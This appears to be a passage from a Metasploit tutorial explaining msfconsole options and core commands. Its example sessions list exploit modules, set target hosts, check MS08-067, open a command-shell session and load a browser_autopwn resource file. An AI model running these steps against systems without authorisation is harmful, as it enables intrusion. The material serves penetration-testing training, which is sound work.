  -E, --environment ENVIRONMENT  The Rails environment. Will use RAIL_ENV environment variable if that is set. Defaults to production if neither op

Database options
  -M, --migration-path DIRECTORY  Specify a directory containing additional DB migrations
  -n, --no-database               Disable database support
  -y, --yaml PATH                 Specify a YAML file containing database settings

Framework options
  -c FILE                         Load the specified configuration file
  -v, --version                    Show version

Module options
  --defer-module-loads            Defer module loading unless explicitly asked.
  -m, --module-path DIRECTORY     An additional module path

Console options:
  -a, --ask                        Ask before exiting Metasploit or accept 'exit -y'
  -d, --defanged                   Execute the console as defanged
  -L, --real-readline              Use the system Readline library instead of RbReadline
  -o, --output FILE                Output to the specified file
  -p, --plugin PLUGIN              Load a plugin on startup
  -q, --quiet                      Do not print the banner on startup
  -r, --resource FILE              Execute the specified resource file (- for stdin)
  -x, --execute-command COMMAND   Execute the specified string as console commands (use ; for multiples)
  -h, --help                        Show this message

```

Entering **help** or a ? once in the msf command prompt will display a listing of available commands along with a description of what they are used for.

```

msf > help

Core Commands
=====

  Command      Description
  -----      -----
  ?           Help menu
  advanced    Displays advanced options for one or more modules
  back        Move back from the current context
  banner      Display an awesome metasploit banner
  cd          Change the current working directory
  color       Toggle color
  connect     Communicate with a host
  edit        Edit the current module with $VISUAL or $EDITOR
  exit        Exit the console
  get         Gets the value of a context-specific variable
  getg        Gets the value of a global variable
  grep        Grep the output of another command
  help        Help menu
  info        Displays information about one or more modules
  irb         Drop into irb scripting mode
  jobs        Displays and manages jobs
  kill        Kill a job
  load        Load a framework plugin
  loadpath    Searches for and loads modules from a path
  makerc      Save commands entered since start to a file
  options     Displays global options or for one or more modules
  popm        Pops the latest module off the stack and makes it active
  previous    Sets the previously loaded module as the current module
  pushm      Pushes the active or list of modules onto the module stack
  quit        Exit the console
  reload_all Reloads all modules from all defined module paths
  rename_job Rename a job
  resource    Run the commands stored in a file
  route       Route traffic through a session
  save        Saves the active datastores
  search      Searches module names and descriptions
  sessions   Dump session listings and display information about sessions
  set         Sets a context-specific variable to a value
  setg        Sets a global variable to a value
  show        Displays modules of a given type, or all modules
  sleep       Do nothing for the specified number of seconds
  spool       Write console output into a file as well the screen
  threads    View and manipulate background threads
  unload      Unload a framework plugin
  unset      Unsets one or more context-specific variables
  unsetg     Unsets one or more global variables
  use         Selects a module by name
  version    Show the framework and console library version numbers

```

Command	Description
creds	List all credentials in the database
db_connect	Connect to an existing database
db_disconnect	Disconnect from the current database instance
db_export	Export a file containing the contents of the database
db_import	Import a scan result file (filetype will be auto-detected)
db_nmap	Executes nmap and records the output automatically
db_rebuild_cache	Rebuilds the database-stored module cache
db_status	Show the current database status
hosts	List all hosts in the database
loot	List all loot in the database
notes	List all notes in the database
services	List all services in the database
vulns	List all vulnerabilities in the database
workspace	Switch between database workspaces

^

Tab Completion

The msfconsole is designed to be fast to use and one of the features that helps this goal is tab completion. With the wide array of modules available, it can be difficult to remember the exact name and path of the particular module you wish to make use of. As with most other shells, entering what you know and pressing Tab' will present you with a list of options available to you or auto-complete the string if there is only one option. Tab completion depends on the ruby readline extension and nearly every command in the console supports tab completion.

- use exploit/windows/dce
- use .*netapi.*
- set LHOST
- show
- set TARGET
- set PAYLOAD windows/shell/
- exp

```
msf > use exploit/windows/smb/ms
use exploit/windows/smb/ms03_049_netapi
use exploit/windows/smb/ms04_007_killbill
use exploit/windows/smb/ms04_011_lsass
use exploit/windows/smb/ms04_031_netdde
use exploit/windows/smb/ms05_039_pnp
use exploit/windows/smb/ms06_025_rasmans_reg
use exploit/windows/smb/ms06_025_rras
use exploit/windows/smb/ms06_040_netapi
use exploit/windows/smb/ms06_066_nwapi
use exploit/windows/smb/ms06_066_nwiks
use exploit/windows/smb/ms06_070_wkssvc
use exploit/windows/smb/ms07_029_msdns_zonename
use exploit/windows/smb/ms08_067_netapi
use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
use exploit/windows/smb/ms10_046_shortcut_icon_dllloader
use exploit/windows/smb/ms10_061_spools
use exploit/windows/smb/ms15_020_shortcut_icon_dllloader
msf > use exploit/windows/smb/ms08_067_netapi
```

The msfconsole is the most commonly used interface for Metasploit. Making yourself familiar with these [msfconsole commands](#) will help you throughout this course and give you a strong foundation for working with Metasploit in general.

MSFconsole Commands

Metasploit Fundamentals

MSFconsole Core Commands Tutorial

The MSFconsole has many different command options to chose from. The following are a core set of Metasploit commands with reference to their output.



msfconsole core commands | Metasploit Unleashed

back	Move back from the current context	grep	Grep the output of another command
banner	Display an awesome metasploit banner	help	Help menu
cd	Change the current working directory	info	Displays information about one or more module
color	Toggle color	irb	Drop into irb scripting mode
connect	Communicate with a host	jobs	Displays and manages jobs
edit	Edit the current module with \$VISUAL or \$EDITOR	kill	Kill a job
exit	Exit the console	load	Load a framework plugin
get	Gets the value of a context-specific variable	loadpath	Searches for and loads modules from a path
getg	Gets the value of a global variable	makerc	Save commands entered since start to a file
go_pro	Launch Metasploit web GUI	popm	Pops the latest module off the stack and makes it active
previous	Sets the previously loaded module as the current module	set	Sets a context-specific variable to a value
pushm	Pushes the active or list of modules onto the module stack	setg	Sets a global variable to a value
quit	Exit the console	show	Displays modules of a given type, or all modules
reload_all	Reloads all modules from all defined module paths	sleep	Do nothing for the specified number of seconds
rename_job	Rename a job	spool	Write console output into a file as well the screen
resource	Run the commands stored in a file	threads	View and manipulate background threads
route	Route traffic through a session	unload	Unload a framework plugin
save	Saves the active datastores	unset	Unsets one or more context-specific variables
search	Searches module names and descriptions	unsetg	Unsets one or more global variables
sessions	Dump session listings and display information about sessio	use	Selects a module by name
		version	Show the framework and console library version numbers

back

Once you have finished working with a particular module, or if you inadvertently select the wrong module, you can issue the **back** command to move out of the current context. This, however is not required. Just as you can in commercial routers, you can switch modules from within other modules. As a reminder, variables will only carry over if they are set globally.

```
msf auxiliary(ms09_001_write) > back  
msf >
```

banner

Simply displays a randomly selected banner

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with Metasploit Pro -- type 'go pro' to launch it now.

```
=[ metasploit v4.11.4-2015071402  
+ -- --=[ 1467 exploits - 840 auxiliary - 232 post  
+ -- --=[ 432 payloads - 37 encoders - 8 nops
```

check

There aren't many exploits that support it, but there is also a **check** option that will check to see if a target is vulnerable to a particular exploit instead of actually exploiting it.

```
msf exploit(ms08_067_ntapi) > show options
```

```

Module options (exploit/windows/smb/ms08_067_netapi):
^

Name      Current Setting  Required  Description
----      -----          -----      -----
RHOST    172.16.194.134   yes        The target address
RPORT     445            yes        Set the SMB service port
SMBPIPE  BROWSER        yes        The pipe name to use (BROWSER, SRVSVC)

Exploit target:

Id  Name
--  --
0   Automatic Targeting

msf exploit(ms08_067_netapi) > check

[*] Verifying vulnerable status... (path: 0x0000005a)
[*] System is not vulnerable (status: 0x00000000)
[*] The target is not exploitable.
msf exploit(ms08_067_netapi) >

```

color

You can enable or disable if the output you get through the msfconsole will contain colors.

```

msf > color
Usage: color >'true'|'false'|'auto'

Enable or disable color output.

```

connect

There is a miniature Netcat clone built into the msfconsole that supports SSL, proxies, pivoting, and file transfers. By issuing the **connect** command with an IP address and port number, you can connect to a remote host from within msfconsole the same as you would with Netcat or Telnet.

```

msf > connect 192.168.1.1 23
[*] Connected to 192.168.1.1:23
DD-WRT v24 std (c) 2008 NewMedia-NET GmbH
Release: 07/27/08 (SVN revision: 10011)
DD-WRT login:

```

You can see all the additional options by issuing the “-h” parameter.

```

msf > connect -h
Usage: connect [options]

Communicate with a host, similar to interacting via netcat, taking advantage of
any configured session pivoting.

OPTIONS:

-C      Try to use CRLF for EOL sequence.
-P <opt> Specify source port.
-S <opt> Specify source address.
-c <opt> Specify which Comm to use.
-h      Help banner.
-i <opt> Send the contents of a file.
-p <opt> List of proxies to use.
-s      Connect with SSL.
-u      Switch to a UDP socket.
-w <opt> Specify connect timeout.
-z      Just try to connect, then return.

msf >

```

edit

The **edit** command will edit the current module with \$VISUAL or \$EDITOR. By default, this will open the current module in Vim.

```

msf exploit(ms10_061_spoolss) > edit
[*] Launching /usr/bin/vim /usr/share/metasploit-framework/modules/exploits/windows/smb/ms10_061_spoolss.rb

##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

```

```

require 'msf/windows_error'

class Metasploit3 > Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::DCERPC
  include Msf::Exploit::Remote::SMB
  include Msf::Exploit::EXE
  include Msf::Exploit::WbemExec

  def initialize(info = {})

```

exit

The **exit** command will simply exit msfconsole.

```

msf exploit(ms10_061_spoolss) > exit
root@kali:~#

```

grep

The **grep** command is similar to Linux grep. It matches a given pattern from the output of another msfconsole command. The following is an example of using **grep** to match output containing the string "http" from a **search** for modules containing the string "oracle".

```

msf > grep
Usage: grep [options] pattern cmd

Grep the results of a console command (similar to Linux grep command)

OPTIONS:

-A <opt> Show arg lines of output After a match.
-B <opt> Show arg lines of output Before a match.
-c      Only print a count of matching lines.
-h      Help banner.
-i      Ignore case.
-k <opt> Keep (include) arg lines at start of output.
-m <opt> Stop after arg matches.
-s <opt> Skip arg lines of output before attempting match.
-v      Invert match.

msf >
msf > grep http search oracle
auxiliary/scanner/http/oracle_demantra_database_credentials_leak      2014-02-28    normal   Oracle Demantra Database Credentials Leak
auxiliary/scanner/http/oracle_demantra_file_retrieval                 2014-02-28    normal   Oracle Demantra Arbitrary File Retrieval with Auth
auxiliary/scanner/http/oracle_ilom_login                                normal   Oracle ILO Manager Login Brute Force Utility
exploit/multi/http/glassfish_deployer                                 2011-08-04    excellent Sun/Oracle GlassFish Server Authenticated Code Exec
exploit/multi/http/oracle_ats_file_upload                            2016-01-20    excellent Oracle ATS Arbitrary File Upload
exploit/multi/http/oracle_reports_rce                               2014-01-15    great   Oracle Forms and Reports Remote Code Execution
exploit/windows/http/apache_chunked                                2002-06-19    good   Apache Win32 Chunked Encoding
exploit/windows/http/bea_weblogic_post_bof                         2008-07-17    great   Oracle Weblogic Apache Connector POST Request Buffer
exploit/windows/http/oracle9i_xdb_pass                             2003-08-18    great   Oracle 9i XDB HTTP PASS Overflow (win32)
exploit/windows/http/oracle_beehive_evaluation                     2010-06-09    excellent Oracle BeeHive 2 voice-servlet processEvaluation()
exploit/windows/http/oracle_beehive_prepareaudioplay               2015-11-10    excellent Oracle BeeHive 2 voice-servlet prepareAudioToPlay()
exploit/windows/http/oracle_btw_writetofile                        2012-08-07    excellent Oracle Business Transaction Management FlashTunnels
exploit/windows/http/oracle_endeca_exec                           2013-07-16    excellent Oracle Endeca Server Remote Command Execution
exploit/windows/http/oracle_event_processing_upload                2014-04-21    excellent Oracle Event Processing FileUploadServlet Arbitrary
exploit/windows/http/osb_uname_jlist                                2010-07-13    excellent Oracle Secure Backup Authentication Bypass/Command

```

help

The **help** command will give you a list and small description of all available commands.

```

msf > help

Core Commands
=====
Command      Description
-----       -----
?            Help menu
banner       Display an awesome metasploit banner
cd           Change the current working directory
color         Toggle color
connect      Communicate with a host
...snip...

Database Backend Commands
=====
```

Command	Description
-----	-----
db_connect	Connect to an existing database
db_disconnect	Disconnect from the current database instance
db_export	Export a file containing the contents of the database
db_import	Import a scan result file (filetype will be auto-detected)
...snip...	

^

info

The **info** command will provide detailed information about a particular module including all options, targets, and other information. Be sure to always read the module description prior to using it as some may have un-desired effects.

The info command also provides the following information:

- The author and licensing information
- Vulnerability references (ie: CVE, BID, etc)
- Any payload restrictions the module may have

```
msf exploit(ms09_050_smb2_negotiate_func_index) > info exploit/windows/smb/ms09_050_smb2_negotiate_func_index

      Name: Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
      Module: exploit/windows/smb/ms09_050_smb2_negotiate_func_index
      Version: 14774
      Platform: Windows
      Privileged: Yes
      License: Metasploit Framework License (BSD)
      Rank: Good

      Provided by:
      Laurent Gaffie
      hdm
      sf

      Available targets:
      Id  Name
      --  ---
      0   Windows Vista SP1/SP2 and Server 2008 (x86)

      Basic options:
      Name  Current Setting  Required  Description
      ----  -----  -----  -----
      RHOST            yes       The target address
      RPORT  445        yes       The target port
      WAIT   180        yes       The number of seconds to wait for the attack to complete.

      Payload information:
      Space: 1024

      Description:
      This module exploits an out of bounds function table dereference in
      the SMB request validation code of the SRV2.SYS driver included with
      Windows Vista, Windows 7 release candidates (not RTM), and Windows
      2008 Server prior to R2. Windows Vista without SP1 does not seem
      affected by this flaw.

      References:
      http://www.microsoft.com/technet/security/bulletin/MS09-050.mspx
      http://cve.mitre.org/cgi-bin/cvename.cgi?name=2009-3103
      http://www.securityfocus.com/bid/36299
      http://www.osvdb.org/57799
      http://seclists.org/fulldisclosure/2009/Sep/0039.html
      http://www.microsoft.com/technet/security/Bulletin/MS09-050.mspx

msf exploit(ms09_050_smb2_negotiate_func_index) >
```

irb

Running the **irb** command will drop you into a live Ruby interpreter shell where you can issue commands and create Metasploit scripts on the fly. This feature is also very useful for understanding the internals of the Framework.

```
msf > irb
[*] Starting IRB shell...

>> puts "Hello, metasploit!"
Hello, metasploit!
=> nil
>> Framework::Version
=> "4.8.2-2014022601"
```

jobs

^

Jobs are modules that are running in the background. The **jobs** command provides the ability to list and terminate these jobs.

```
msf > jobs -h
Usage: jobs [options]

Active job manipulation and interaction.

OPTIONS:

-K      Terminate all running jobs.
-h      Help banner.
-i <opt> Lists detailed information about a running job.
-k <opt> Terminate the specified job name.
-l      List all running jobs.
-v      Print more detailed info. Use with -i and -l

msf >
```

kill

The **kill** command will kill any running jobs when supplied with the job id.

```
msf exploit(ms10_002_aurora) > kill 0
Stopping job: 0...

[*] Server stopped.
```

load

The **load** command loads a plugin from Metasploit's **plugin** directory. Arguments are passed as **key=val** on the shell.

```
msf > load
Usage: load [var=val var=val ...]

Loads a plugin from the supplied path. If path is not absolute, first looks
in the user's plugin directory (/root/.msf4/plugins) then
in the framework root plugin directory (/usr/share/metasploit-framework/plugins).
The optional var=val options are custom parameters that can be passed to plugins.

msf > load pcap_log
[*] PcapLog plugin loaded.
[*] Successfully loaded plugin: pcap_log
```

loadpath

The **loadpath** command will load a third-part module tree for the path so you can point Metasploit at your 0-day exploits, encoders, payloads, etc.

```
msf > loadpath /home/secret/modules

Loaded 0 modules.
```

unload

Conversely, the **unload** command unloads a previously loaded plugin and removes any extended commands.

```
msf > unload pcap_log
Unloading plugin pcap_log...unloaded.
```

resource

The **resource** command runs resource (batch) files that can be loaded through msfconsole.

```
msf > resource
Usage: resource path1 [path2 ...]

Run the commands stored in the supplied files. Resource files may also contain
ruby code between tags.

See also: makerc
```

Some attacks, such as Karmetasploit, use resource files to run a set of commands in a *karma.rc* file to create an attack. Later, we will discuss how, outside of Karmetasploit, that can be very useful.

```
msf > resource karma.rc
[*] Processing karma.rc for ERB directives.
resource (karma.rc_.txt)> db_connect postgres:toor@127.0.0.1/msfbook
resource (karma.rc_.txt)> use auxiliary/server/browser_autopwn
...snip...
```

Batch files can greatly speed up testing and development times as well as allow the user to automate many tasks. Besides loading a batch file from within msfconsole, they can also be passed at startup using the `-r` flag. The simple example below creates a batch file to display the Metasploit version number at startup.

```
root@kali:~# echo version > version.rc  
root@kali:~# msfconsole -r version.rc
```

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with Metasploit Pro -- type 'go_pro' to launch it now.

```
= metasploit v4.8.2-2014021901 [core:4.8 api:1.0] 
+ -- --=[ 1265 exploits - 695 auxiliary - 202 post ] 
+ -- --=[ 330 payloads - 32 encoders - 8 nops      ]
```

```
[*] Processing version.rc for ERB directives.  
resource (version.rc)> version  
Framework: 4.8.2-2014022601  
Console : 4.8.2-2014022601.15168  
msf >
```

route

The “**route**” command in Metasploit allows you to route sockets through a session or ‘comm’, providing basic pivoting capabilities. To add a route, you pass the target subnet and network mask followed by the session (comm) number.

```
meterpreter > route -h
Route traffic destined to a given subnet through a supplied session.
```

```
Usage:  
route [add/remove] subnet netmask [comm/sid]  
route [add/remove] cidr [comm/sid]  
route [get]  
route [flush]  
route [print]
```

```
Subcommands:  
add - make a new route  
remove - delete a route; 'del' is an alias  
flush - remove all routes  
get - display the route for a given target  
print - show all active routes
```

```
Examples:  
Add a route for all hosts from 192.168.0.0 to 192.168.0.0 through session 1  
route add 192.168.0.0 255.255.255.0 1  
route add 192.168.0.0/24 1
```

```
Delete the above route  
route remove 192.168.0.0/24 1  
route del 192.168.0.0 255.255.255.0 1
```

Display the route that would be used for the given host or network
route get 192.168.0.11

metpreter

```
meterpreter > route
```

Network routes

Subnet	Netmask	Gateway
-----	-----	-----
0.0.0.0	0.0.0.0	172.16.1.254
127.0.0.0	255.0.0.0	127.0.0.1
172.16.1.0	255.255.255.0	172.16.1.100
172.16.1.1-100	255.255.255.255	172.16.1.1

```
172.16.255.255 255.255.255.255 172.16.1.100  
224.0.0.0 240.0.0.0 172.16.1.100  
255.255.255.255 255.255.255.255 172.16.1.100
```

^

search

The msfconsole includes an extensive regular-expression based search functionality. If you have a general idea of what you are looking for, you can search for it via **search**. In the output below, a search is being made for MS Bulletin MS09-011. The search function will locate this string within the module names, descriptions, references, etc.

Note the naming convention for Metasploit modules uses underscores versus hyphens.

```
msf > search usermap_script

Matching Modules
=====
Name           Disclosure Date  Rank      Description
----           -----          ----
exploit/multi/samba/usermap_script  2007-05-14    excellent  Samba "username map script" Command Execution

msf >
```

help

You can further refine your searches by using the built-in keyword system.

```
msf > help search
Usage: search [keywords]

Keywords:
app      : Modules that are client or server attacks
author   : Modules written by this author
bid      : Modules with a matching Bugtraq ID
cve      : Modules with a matching CVE ID
edb      : Modules with a matching Exploit-DB ID
name     : Modules with a matching descriptive name
platform : Modules affecting this platform
ref      : Modules with a matching ref
type     : Modules of a specific type (exploit, auxiliary, or post)

Examples:
search cve:2009 type:exploit app:client
```

msf >

name

To search using a descriptive name, use the **name** keyword.

```
msf > search name:mysql

Matching Modules
=====
Name           Disclosure Date  Rank      Description
----           -----          ----
auxiliary/admin/mysql/mysql_enum          normal  MySQL Enumeration Module
auxiliary/admin/mysql/mysql_sql           normal  MySQL SQL Generic Query
auxiliary/analyze/jtr_mysql_fast         normal  John the Ripper MySQL Password Cracker (Fast Mode)
auxiliary/scanner/mysql/mysql_authbypass_hashdump  2012-06-09  normal  MySQL Authentication Bypass Password Dump
auxiliary/scanner/mysql/mysql_hashdump       normal  MySQL Password Hashdump
auxiliary/scanner/mysql/mysql_login         normal  MySQL Login Utility
auxiliary/scanner/mysql/mysql_schemadump     normal  MySQL Schema Dump
auxiliary/scanner/mysql/mysql_version       normal  MySQL Server Version Enumeration
exploit/linux/mysql/mysql_yassl_getname     2010-01-25  good   MySQL yaSSL CertDecoder::GetName Buffer Overflow
exploit/linux/mysql/mysql_yassl_hello        2008-01-04  good   MySQL yaSSL SSL Hello Message Buffer Overflow
exploit/windows/mysql/mysql_payload          2009-01-16  excellent Oracle MySQL for Microsoft Windows Payload Execution
exploit/windows/mysql/mysql_yassl_hello       2008-01-04  average MySQL yaSSL SSL Hello Message Buffer Overflow

msf >
```

platform

You can use **platform** to narrow down your search to modules that affect a specific platform.

```
msf > search platform:aix
```

```

Matching Modules
=====
Name          Disclosure Date Rank   Description
-----
payload/aix/ppc/shell_bind_tcp      normal  AIX Command Shell, Bind TCP Inline
payload/aix/ppc/shell_find_port    normal  AIX Command Shell, Find Port Inline
payload/aix/ppc/shell_interact     normal  AIX execve shell for inetd
...snip...

```

^

type

Using the **type** lets you filter by module type such as auxiliary, post, exploit, etc.

```

msf > search type:post

Matching Modules
=====
Name          Disclosure Date Rank   Description
-----
post/linux/gather/checkvmm        normal  Linux Gather Virtual Environment Detection
post/linux/gather/enum_cron       normal  Linux Cron Job Enumeration
post/linux/gather/enum_linux      normal  Linux Gather System Information
...snip...

```

author

Searching with the **author** keyword lets you search for modules by your favourite author.

```

msf > search author:dookie

Matching Modules
=====
Name          Disclosure Date Rank   Description
-----
exploit/osx/http/evocam_webserver 2010-06-01   average MacOS X EvoCam HTTP GET Buffer Overflow
exploit/osx/misc/ufo_ai            2009-10-28   average UFO: Alien Invasion IRC Client Buffer Overflow Exploit
exploit/windows/browser/amaya_bdo   2009-01-28   normal  Amaya Brower v11.0 bdo tag overflow
...snip...

```

multiple

You can also combine multiple keywords together to further narrow down the returned results.

```

msf > search cve:2011 author:jduck platform:linux

Matching Modules
=====
Name          Disclosure Date Rank   Description
-----
exploit/linux/misc/netsupport_manager_agent 2011-01-08   average  NetSupport Manager Agent Remote Buffer Overflow

```

sessions

The **sessions** command allows you to list, interact with, and kill spawned sessions. The sessions can be shells, Meterpreter sessions, VNC, etc.

```

msf > sessions -h
Usage: sessions [options] or sessions [id]

Active session manipulation and interaction.

OPTIONS:

-C <opt> Run a Meterpreter Command on the session given with -i, or all
-K      Terminate all sessions
-c <opt> Run a command on the session given with -i, or all
-h      Help banner
-i <opt> Interact with the supplied session ID
-k <opt> Terminate sessions by session ID and/or range
-l      List all active sessions
-q      Quiet mode
-r      Reset the ring buffer for the session given with -i, or all
-s <opt> Run a script on the session given with -i, or all
-t <opt> Set a response timeout (default: 15)
-u <opt> Upgrade a shell to a meterpreter session on many platforms

```

```
-v      List sessions in verbose mode
-x      Show extended information in the session table

Many options allow specifying session ranges using commas and dashes.
For example: sessions -s checkvm -i 1,3-5 or sessions -k 1-2,5,6
```

^

To list any active sessions, pass the **-l** options to **sessions**.

```
msf exploit(3proxy) > sessions -l

Active sessions
=====
Id  Description      Tunnel
--  -----
1   Command shell    192.168.1.101:33191 -> 192.168.1.104:4444
```

To interact with a given session, you just need to use the '**i**' switch followed by the Id number of the session.

```
msf exploit(3proxy) > sessions -i 1
[*] Starting interaction with 1...

C:WINDOWS\system32>
```

set

The **set** command allows you to configure Framework options and parameters for the current module you are working with.

```
msf auxiliary(ms09_050_smb2_negotiate_func_index) > set RHOST 172.16.194.134
RHOST => 172.16.194.134
msf auxiliary(ms09_050_smb2_negotiate_func_index) > show options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

Name  Current Setting  Required  Description
----  -----  -----  -----
RHOST  172.16.194.134  yes        The target address
RPORT  445            yes        The target port
WAIT   180            yes        The number of seconds to wait for the attack to complete.

Exploit target:

Id  Name
--  --
0   Windows Vista SP1/SP2 and Server 2008 (x86)
```

Metasploit also allows you to set an encoder to use at run-time. This is particularly useful in exploit development when you aren't quite certain as to which payload encoding methods will work with a given exploit.

```
msf  exploit(ms09_050_smb2_negotiate_func_index) > show encoders

Compatible Encoders
=====

Name          Disclosure Date  Rank      Description
---          -----  -----  -----
generic/none           normal  The "none" Encoder
x86/alpha_mixed         low    Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper          low    Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_utf8_tolower     manual  Avoid UTF8/tolower
x86/call4_dword_xor       normal  Call+4 Dword XOR Encoder
x86/context_cpid         manual  CPUID-based Context Keyed Payload Encoder
x86/context_stat          manual  stat(2)-based Context Keyed Payload Encoder
x86/context_time           manual  time(2)-based Context Keyed Payload Encoder
x86/countdown             normal  Single-byte XOR Countdown Encoder
x86/fnstenv_mov           normal  Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive       normal  Jump/Call XOR Additive Feedback Encoder
x86/nonalpha                low    Non-Alpha Encoder
x86/nonupper                low    Non-Upper Encoder
x86/shikata_ga_nai          excellent  Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit        manual  Single Static Bit
x86/unicode_mixed           manual  Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper           manual  Alpha2 Alphanumeric Unicode Uppercase Encoder
```

unset

The opposite of the **set** command, of course, is **unset**. **unset** removes a parameter previously configured with **set**. You can remove all assigned variables with **unset all**.

```

msf > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf > set THREADS 50
THREADS => 50
msf > set

Global
=====

Name      Value
----      -----
RHOSTS    192.168.1.0/24
THREADS   50

msf > unset THREADS
Unsetting THREADS...
msf > unset all
Flushing datastore...
msf > set

Global
=====

No entries in data store.

msf >

```

setg

In order to save a lot of typing during a pentest, you can set *global variables* within msfconsole. You can do this with the **setg** command. Once these have been set, you can use them in as many exploits and auxiliary modules as you like. You can also save them for use the next time you start msfconsole. However, the pitfall is forgetting you have saved globals, so always check your options before you **run** or **exploit**. Conversely, you can use the **unsetg** command to unset a global variable. In the examples that follow, variables are entered in all-caps (ie: LHOST), but Metasploit is case-insensitive so it is not necessary to do so.

```

msf > setg LHOST 192.168.1.101
LHOST => 192.168.1.101
msf > setg RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf > setg RHOST 192.168.1.136
RHOST => 192.168.1.136

```

After setting your different variables, you can run the **save** command to save your current environment and settings. With your settings saved, they will be automatically loaded on startup, which saves you from having to set everything again.

```

msf > save
Saved configuration to: /root/.msf4/config
msf >

```

show

Entering **show** at the msfconsole prompt will display every module within Metasploit.

```

msf > show

Encoders
=====

Name      Disclosure Date  Rank      Description
----      -----          -----
cmd/generic_sh        good       Generic Shell Variable Substitution Command Encoder
cmd/ifs               low        Generic ${IFS} Substitution Command Encoder
cmd/printf_php_mq     manual    printf(1) via PHP magic_quotes Utility Command Encoder
...snip...

```

There are a number of **show** commands you can use but the ones you will use most frequently are **show auxiliary**, **show exploits**, **show payloads**, **show encoders**, and **show nops**.

auxiliary

Executing **show auxiliary** will display a listing of all of the available auxiliary modules within Metasploit. As mentioned earlier, auxiliary modules include scanners, denial of service modules, fuzzers, and more.

```

msf > show auxiliary
Auxiliary
=====

```

Name	Disclosure Date	Rank	Description
...			

```
-----  
admin/2wire/xslt_password_reset      2007-08-15    normal  2Wire Cross-Site Request Forgery Password Reset Vulnerability  
admin/backupexec/dump                normal  Veritas Backup Exec Windows Remote File Access  
admin/backupexec/registry             normal  Veritas Backup Exec Server Registry Access  
...snip...
```

^

exploits

Naturally, **show exploits** will be the command you are most interested in running since at its core, Metasploit is all about exploitation. Run **show exploits** to get a listing of all exploits contained in the framework.

```
msf > show exploits  
  
Exploits  
=====
```

Name	Disclosure Date	Rank	Description
aix/rpc_cmsd_opcode21	2009-10-07	great	AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 B
aix/rpc_ttdbserverd_realpath	2009-06-17	great	ToolTalk rpc.ttdbserverd _tt_internal_realpath Buffer Over
bsdi/softcart/mercantec_softcart	2004-08-19	great	Mercantec SoftCart CGI Overflow

```
...snip...
```

Using MSFconsole Payloads

Running **show payloads** will display all of the different payloads for all platforms available within Metasploit.

```
msf > show payloads  
  
Payloads  
=====
```

Name	Disclosure Date	Rank	Description
aix/ppc/shell_bind_tcp	normal		AIX Command Shell, Bind TCP Inline
aix/ppc/shell_find_port	normal		AIX Command Shell, Find Port Inline
aix/ppc/shell_interact	normal		AIX execve shell for inetc

```
...snip...
```

payloads

As you can see, there are a lot of payloads available. Fortunately, when you are in the context of a particular exploit, running **show payloads** will only display the payloads that are compatible with that particular exploit. For instance, if it is a Windows exploit, you will not be shown the Linux payloads.

```
msf exploit(ms08_067_netapi) > show payloads  
  
Compatible Payloads  
=====
```

Name	Disclosure Date	Rank	Description
generic/custom	normal		Custom Payload
generic/debug_trap	normal		Generic x86 Debug Trap
generic/shell_bind_tcp	normal		Generic Command Shell, Bind TCP Inline

```
...snip...
```

options

If you have selected a specific module, you can issue the **show options** command to display which settings are available and/or required for that specific module.

```
msf exploit(ms08_067_netapi) > show options  
  
Module options:  
  
Name  Current Setting  Required  Description  
-----  -----  
RHOST           yes       The target address  
RPORT          445        yes       Set the SMB service port  
SMBPIPE        BROWSER   yes       The pipe name to use (BROWSER, SRVSVC)  
  
Exploit target:  
  
Id  Name  
--  --  
0   Automatic Targeting
```

targets

^

If you aren't certain whether an operating system is vulnerable to a particular exploit, run the **show targets** command from within the context of an exploit module to see which targets are supported.

```
msf exploit(ms08_067_netapi) > show targets

Exploit targets:

  Id  Name
  --  --
  0  Automatic Targeting
  1  Windows 2000 Universal
  10 Windows 2003 SP1 Japanese (NO NX)
  11 Windows 2003 SP2 English (NO NX)
  12 Windows 2003 SP2 English (NX)
...snip...
```

advanced

If you wish the further fine-tune an exploit, you can see more advanced options by running **show advanced**.

```
msf exploit(ms08_067_netapi) > show advanced

Module advanced options:

  Name      : CHOST
  Current Setting:
  Description : The local client address

  Name      : CPORT
  Current Setting:
  Description : The local client port

...snip...
```

encoders

Running **show encoders** will display a listing of the encoders that are available within MSF.

```
msf > show encoders
Compatible Encoders
=====
Name          Disclosure Date  Rank    Description
----          -----        ----
cmd/generic_sh          good   Generic Shell Variable Substitution Command Encoder
cmd/ifs                  low    Generic ${IFS} Substitution Command Encoder
cmd/printf_php_mq        manual  printf(1) via PHP magic_quotes Utility Command Encoder
generic/none             normal  The "none" Encoder
mipsbe/longxor          normal  XOR Encoder
mipse/longxor           normal  XOR Encoder
php/base64              great   PHP Base64 encoder
ppc/longxor              normal  PPC LongXOR Encoder
ppc/longxor_tag          normal  PPC LongXOR Encoder
sparc/longxor_tag        normal  SPARC DWORD XOR Encoder
x64/xor                 normal  XOR Encoder
x86/alpha_mixed          low    Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper           low    Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_utf8_tolower   manual  Avoid UTF8/tolower
x86/call4_dword_xor       normal  Call+4 Dword XOR Encoder
x86/context_cpid          manual  CPUID-based Context Keyed Payload Encoder
x86/context_stat          manual  stat(2)-based Context Keyed Payload Encoder
x86/context_time           manual  time(2)-based Context Keyed Payload Encoder
x86/countdown             normal  Single-byte XOR Countdown Encoder
x86/fnstenv_mov           normal  Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive     normal  Jump/Call XOR Additive Feedback Encoder
x86/nonalpha               low    Non-Alpha Encoder
x86/nonupper               low    Non-Upper Encoder
